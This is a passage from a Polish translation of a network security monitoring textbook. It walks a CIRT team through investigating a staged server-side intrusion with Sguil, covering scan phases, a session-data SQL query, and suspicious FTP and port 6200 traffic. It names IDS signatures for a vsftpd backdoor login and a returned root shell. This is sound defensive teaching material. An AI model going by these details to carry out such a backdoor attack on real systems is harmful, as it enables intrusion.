WYKRYWAJ I REAGUJ

PRAKTYCZNY MONITORING SIECI DLA ADMINISTRATORÓW

RICHARD BEJTLICH

no starch press

Helion

Tytuł oryginału: The Practice of Network Security Monitoring:
Understanding Incident Detection and Response

Tłumaczenie: Grzegorz Pawłowski

ISBN: 978-83-246-8799-2

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: http://helion.pl (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/wykreg
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

Część III Narzędzia

Część IV NSM w akcji

10

Naruszenie bezpieczeństwa po stronie serwera

NADSZEDŁ MOMENT PRAWDY. TERAZ JESTEŚ GOTOWY, ABY ZOBACZYĆ NSM W DZIAŁANIU. W TYM ROZDZIALE ZAPRZĘGNIEMY TEORIĘ, NARZĘDZIA I PROCES DO PRACY W PROSTYM SCENARIUSZU NARUSZENIA bezpieczeństwa. Jak dotąd zaimplementowałeś sensor z systemem SO i zebrałeś pewną ilość danych NSM. Teraz planujesz przeprowadzenie analizy dostępnego materiału śledczego.


Ten rozdział demonstruje naruszenie bezpieczeństwa po stronie serwera — jedną z głównych kategorii złośliwych działań w sieci, z którymi prawdopodobnie się spotkasz. Następny rozdział demonstruje naruszenie bezpieczeństwa po stronie klienta, które może występować nawet częściej niż wariant dotyczący serwera. Rozpoczynamy od naruszenia bezpieczeństwa po stronie serwera, ponieważ jest ono łatwiejsze do zrozumienia pod względem koncepcyjnym.

Ponieważ jest to książka o systemie NSM, w rozdziałach 10. i 11. przypatrzymy się wzorcom włamania dotyczącym dwóch popularnych typów ataków skoncentrowanych wokół sieci. Na przykład nie będziemy analizować przypadku podłączenia do laptopa napędu USB ze złośliwym oprogramowaniem czy odgadnięcia hasła przez nikczemnika działającego wewnątrz organizacji, mającego dostęp

do wewnętrznego terminala komputera. Skupimy się natomiast na atakach poprzez sieć. Są to raczej ataki **zdalne**, a nie **lokalne** warianty wymagające interakcji z systemem, który jest już fizycznie lub wirtualnie dostępny dla włamywacza.

Charakterystyka naruszenia bezpieczeństwa po stronie serwera

Naruszenie bezpieczeństwa po stronie serwera dotyczy sytuacji, gdy włamywacz decyduje się na zaatakowanie aplikacji wystawionej na dostęp z internetu. Tą aplikacją mogłaby być usługa WWW, usługa protokołu transferu plików, baza danych lub dowolne inne oprogramowanie nasłuchujące ruch internetowy. Rysunek 10.1 pokazuje wzorzec ataku właściwy dla naruszenia bezpieczeństwa po stronie serwera.



Rysunek 10.1. Wzorzec ataku właściwy dla naruszenia bezpieczeństwa po stronie serwera

Włamywacz sięgnie po dostęp do aplikacji, aby się o niej więcej dowiedzieć. To działanie będące rekonesansem należy zakwalifikować jako incydent kategorii *Cat 6*, co zostało omówione w rozdziale 9. (patrz tabela 9.3). Jeśli włamywacz próbuje wykorzystać luki bezpieczeństwa w kodzie aplikacji, działanie to kwalifikuje się jako incydent kategorii *Cat 3*. Jeśli włamywaczowi udaje się sprawić, że aplikacja wykona jego złośliwe polecenie, atak się powiódł i doszło do wykorzystania luki bezpieczeństwa. Zgodnie z podziałem na kategorie zakreślonym w tabeli 9.3 mamy teraz do czynienia z włamaniem klasy *Cat 1*. Kiedy włamywacz wykona złośliwy kod lub polecenia na komputerze ofiary, otwiera jeden lub więcej

kanałów komunikacyjnych, aby jeszcze bardziej wzmocnić swoją kontrolę nad systemem. Taki kanał nazywa się kanałem **dowodzenia i kontroli** (ang. *command-and-control*, **C2**). Ustanowienie kanału C2 kwalifikuje to działanie jako włamanie *Breach 3*.

Kiedy już włamywacz ustanowi kanał C2 łączący go z ofiarą, może wykonać resztę swojego planu gry. Być może chce ukraść informacje z systemu swej pierwszej ofiary. Być może chce przejść z pierwszej ofiary na inny komputer lub aplikację wewnątrz przedsiębiorstwa. A być może chce przeskoczyć przez tę ofiarę i zaatakować zupełnie inną organizację, wykorzystując świeżo zaatakowaną ofiarę jako **przeskok** (ang. *hop*), czyli odskocznię.


Bez względu na to, co włamywacz zdecyduje się zrobić w następnym kroku, celem zespołu CIRT jest w tym momencie szybkie określenie zakresu włamania i podjęcie błyskawicznych działań powstrzymujących, aby zmniejszyć ryzyko utraty danych, ich zmiany lub degradacji.

Naruszenie bezpieczeństwa po stronie serwera w akcji

W ramach przykładu zaprezentowanego w tym rozdziale prześledzimy krok po kroku przypadek naruszenia bezpieczeństwa po stronie serwera, mający miejsce, gdy włamywacz atakuje udostępnioną w internecie usługę na komputerze z lukami bezpieczeństwa, który jest monitorowany przez autonomiczną platformę NSM z uruchomionym systemem SO. Zbadamy, jak przykładowe włamanie wygląda w danych NSM, i postaramy się odkryć, jak rozumieć te dane.

Siecią, która jest celem ataku, jest nowy segment w sieci firmy Vivian's Pets, jak pokazano na rysunku 10.2. Sieć ta składa się z serwera (`192.168.3.5`), desktopa (`192.168.3.13`) i pomocniczego sprzętu sieciowego. Sensor NSM obserwuje łącze nadrzędne prowadzące do internetu za pośrednictwem TAP'a sieciowego. Członkowie zespołu CIRT przedsiębiorstwa utworzyli coś, co było, jak sądzili, odizolowaną siecią testową z kilkoma komputerami, w celu poszerzenia swej wiedzy o bezpieczeństwie. Niestety nie zapewnili systemom znajdującym się w tym segmencie skutecznej ochrony. W trakcie prób nauczenia się czegoś więcej o bezpieczeństwie komputerów mogli narazić firmę na dodatkowe ryzyko.

W przedstawionej konfiguracji platforma NSM będzie widzieć ruch do i od sieci testowej. Dla zachowania prostoty przykładu skonfigurowałem sieć tak, że nie jest wymagane stosowanie techniki NAT. Kiedy obserwujesz interakcję sieci testowej z komputerami znajdującymi się na zewnątrz sieci firmy Vivian's Pets, powinieneś przyjąć, że translacja adresów nie ma miejsca. (W rzeczywistości będziesz prawdopodobnie musiał sobie radzić z pewnym stopniem zaciemnienia obrazu ze względu na kwestie związane z techniką NAT, które zostały opisane w rozdziale 2.).



Rysunek 10.2. Podsieć testowa sieci firmy Vivian's Pets

Rozpoczęcie pracy od uruchomienia konsoli Sguil


Praca zespołu CIRT firmy Vivian's Pets rozpoczyna się od odwiedzenia własnej konsoli Sguil, której zespół używa jako swojego podstawowego interfejsu do danych NSM. Pamiętaj, że Sguil umożliwia analitykom badanie alertów przez oglądanie danych sesji i pełnych danych, jak również niektórych danych transakcji.

Pewnego dnia jeden z analityków loguje się do konsoli Sguil platformy NSM pokazanej na rysunku 10.2 i widzi alerty pokazane na rysunku 10.3.

Domyślnie konsola Sguil wyświetla dane alertów. Pokazane tu alerty są wygenerowane głównie przez pasywny system wykrywania zasobów PRADS (pozycje poprzedzone oznaczeniem `PADS`) i motor IDS-u Snort (pozycje poprzedzone oznaczeniem `GPL` lub `ET`).

Widzimy mnóstwo zdarzeń PRADS ze źródłowym adresem IP `203.0.113.10`. Ten adres IP reprezentuje zdalnego intruza. (Blok adresów sieci `203.0.113.0/24` jest zarezerwowany do celów dokumentacyjnych na mocy dokumentu RFC 5735 razem z blokiem adresów sieci `198.151.100.0/24`, z którym spotkaliśmy się w rozdziale 2.).

Zdarzenia, zaczynając od identyfikatora `4.75` w polu *Alert ID* (identyfikator alertu) i kończąc na identyfikatorze `4.87`, reprezentują system PRADS zgłaszający odkrycie nowych usług na dwóch komputerach: `192.168.3.5` i `192.168.3.13`, czyli dwóch systemach w segmencie sieci testowej pokazanych na rysunku 10.2.



Rysunek 10.3. Konsola Sguil wyświetlająca alerty dotyczące sieci firmy Vivian's Pets

Kiedy tylko PRADS dowiaduje się o usługach przez obserwowanie ich interakcji z komputerami, generuje tego rodzaju alerty. W tym przypadku wynik jest użytecznym zestawieniem przynajmniej niektórych z usług, które — jak się okazuje — odkrył zdalny intruz o adresie `203.0.113.10`. Począwszy od znacznika czasu `2013-03-09 21:32:07` odpowiadającego pierwszemu alertowi z wartością `203.0.113.10` w polu źródłowego adresu IP, widzimy ślad intruza reprezentowanego przez adres `203.0.113.10`, który przeprowadził sieciowy rekonesans przeciwko przynajmniej dwóm komputerom znajdującym się w sieci testowej.

A co z pozostałą aktywnością? Pierwszy alert ze źródłowym adresem IP `192.168.3.130` wygląda na komunikat systemu PRADS zgłaszającego odkrycie serwera DNS o adresie `192.168.3.1`. To nic niezwykłego. Alerty występujące po zdarzeniach PRADS z adresem źródłowym `203.0.113.10` wyglądają na bardziej niepokojące.


Przed zagłębieniem się w szczegóły tych alertów zboczymy nieco z tematu, aby sprawdzić naszą hipotezę, że intruz `203.0.113.10` przeprowadził sieciowy rekonesans wymierzony przeciw naszej sieci testowej.

Kwerenda danych sesji przy użyciu konsoli Sguil

Aby ustalić, jaki dokładnie sieciowy rekonesans przeprowadził intruz `203.0.113.10`, możemy zapytać konsolę Sguil o dane sesji dotyczące ruchu płynącego od i do hosta o adresie `203.0.113.10`. Ze względu na liczbę docelowych usług pokazanych

w konsoli Sguil możemy się domyślać, że intruz `203.0.113.10` przeskanował wiele portów TCP na obydwu komputerach docelowych. Dlatego podczas wykonywania kwerendy danych sesji w konsoli Sguil ręcznie dopasujemy maksymalną liczbę rekordów danych sesji zwróconych w wyniku wyszukiwania, podnosząc ją z 1000 do 10 000 rekordów.

Aby wykonać kwerendę danych sesji, podświetlamy jeden z rekordów alertów zawierających wartość `203.0.113.10` w polu źródłowego adresu IP, a następnie wybieramy opcję ***Advanced Query/Query Sancp Table/Query SrcIP*** (kwerenda/kwerenda tabeli sancp/kwerenda przy użyciu źródłowego adresu IP), jak pokazano na rysunku 10.4.



Rysunek 10.4. Kwerenda danych sesji przy użyciu źródłowego adresu IP

Wyświetlone w wyniku naszego wyboru okno *Query Builder* (konstruktor zapytań) udostępnia dwa pola z klauzulami `WHERE`, które możemy edytować. Musimy się upewnić, że domyślne czasy początkowe dla rekordów danych sesji wychwycą dane, o które nam chodzi. W naszym przypadku aktywność rozpoczęła się 9 marca 2013 r. o godz. 21:32:07 UTC, więc modyfikujemy zawartość pól *Where Clause* (klauzula `WHERE`), aby wyszukiwanie dotyczyło właściwego czasu, w sposób pokazany na listingu 10.1.


Listing 10.1. Składnia klauzuli wyszukującej dane sesji dotyczące adresu 203.0.113.10

```
WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('203.0.113.10')
```

Zmieniamy także wartość pola *LIMIT* w oknie *Query Builder* (konstruktor zapytań) z 1000 na 10 000 rekordów wyniku, a potem wybieramy opcję ***Submit*** (prześlij), aby wykonać kwerendę. W odpowiedzi baza danych zwraca 2014 rekordów, począwszy od tych, które zostały pokazane na rysunku 10.5.

Aktywność, której źródłem jest host `203.0.113.10`, rozpoczyna się w punkcie czasowym `2013-03-09 21:31:44`. Możemy rozbić tę sekwencję zdarzeń na kilka oddzielnych elementów.

- Najpierw napastnik używa komunikatów ICMP (1 w polu *Protokół* nagłówka IP), aby wykonać rekonesans wymierzony przeciw podzbiorowi systemów




Rysunek 10.5. Dane sesji dotyczące ruchu od i do hosta o adresie 203.0.113.10 pokazujące fazy 1. i 2. rekonesansu oraz początek fazy 3.

w sieci `192.168.3.0/24`. Nie możemy być tego pewni, ale być może intruz przeprowadził wcześniejszy rekonesans (tu niezarejestrowany), który doprowadził go do podjęcia prób pingowania tylko tych sześciu systemów. Skanowanie z wykorzystaniem komunikatów ICMP stanowi fazę 1. Następnie napastnik przechodzi do fazy 2. w czasie `2013-03-09 21:31:45`, która składa się ze skanowania portów TCP `80` i `443` na kilku systemach.

- Faza 3. rozpoczyna się w czasie `2013-03-09 21:32:01` od skanowania szerokiego wyboru portów TCP. W fazie 4., która rozpoczyna się od tego samego znacznika czasu, widzimy mniejsze skanowania dotyczące prawdopodobnie otwartych portów. (Te działania są tak szybkie, że wszystkie, jak się okazuje, rozpoczynają się w tej samej sekundzie). Rysunek 10.6 pokazuje koniec fazy 3. i początek fazy 4.

Faza 4. kończy się w czasie `2013-03-09 21:32:06` od ponownej zmiany taktyki przez intruza. W czasie `2013-03-09 21:32:07` przeprowadza dodatkowy rekonesans, rozpoczynając fazę 5. — przepytywanie aktywnych usług. Widzimy, jak wysyła i odbiera większe ilości danych, co pokazują wartości kolumn po prawej stronie okna przedstawionego na rysunku 10.7. (Większe liczby bajtów danych przesyłanych między komputerami zwykle świadczą o bardziej „znaczącej" konwersacji.




Rysunek 10.6. Faza 3. rekonesansu kończy się, a rozpoczyna się faza 4.

Jeśli występują mniejsze liczby bajtów, jest to zwykle tylko wymiana informacji o stanie połączenia występująca na przykład w uzgadnianiu trójetapowym protokołu TCP).

Kolumny wyświetlone na rysunku 10.7 pokazują liczbę pakietów i bajtów danych wysłanych przez źródło oraz liczbę pakietów i bajtów danych wysłanych przez punkt docelowy. Włamywacz prawdopodobnie stara się określić profil aktywnych usług celu swoich działań, używając narzędzia rekonesansu do zbierania informacji o dostępnych usługach. Intruz porównuje informacje pochodzące ze skanowania, aby znaleźć dostępne metody ataku, a jeśli znajdzie taką, która wykorzystuje odsłoniętą lukę bezpieczeństwa, zdyskontuje tę słabość.

Finalna faza działań rozpoczyna się w czasie `2013-03-09 21:38:38`, jak pokazano na rysunku 10.8. Narzędzie rekonesansu, z którego korzystał intruz, zakończyło zbieranie informacji i włamywacz robi przerwę na przejrzenie swoich wyników. Okazuje się, że po odkryciu słabości wykorzystuje ją, chociaż może to nie wynikać w oczywisty sposób z danych pokazanych na rysunku 10.8. (Sprawdzimy odnośne dane alertów w oryginalnym oknie konsoli Sguil dla uzyskania jasności). Na razie przejrzyjmy rekordy danych sesji rozpoczynające się od czasu `21:38:38`, jak pokazano na rysunku 10.8.

Sesje zaczynające się w czasie `21:38:38` bardzo różnią się od wcześniejszych sesji. Jedną z sesji charakteryzuje transfer dużej ilości danych, dotyczący portu TCP `6200`. Inna sesja (rekordy pokazujące aktywność dotyczącą portu TCP `21`)



Rysunek 10.7. Kończy się faza 4. rekonesansu, a rozpoczyna się faza 5.


wskazuje na aktywny kanał poleceń FTP. Po obejrzeniu pięciu faz rekonesansu prowadzonego z adresu `203.0.113.10`, po którym nastąpiły skoncentrowane działania dotyczące portów TCP `21` i `6200`, powinniśmy się dokładnie przyjrzeć tym ostatnim połączeniom.

Powrót do danych alertów


Zbadajmy dwa alerty w konsoli Sguil. Jak pokazano na rysunku 10.9, widzimy dwa niepokojące alerty: `GPL ATTACK_RESPONSE id check returned root` oraz `ET EXPLOIT VSFTPD Backdoor User Login Smiley`. Pojawia się także dziwny alert `PADS New Asset - sql MySQL 3.0.20-0.1ubuntu1`, a następnie dwa alerty ICMP.

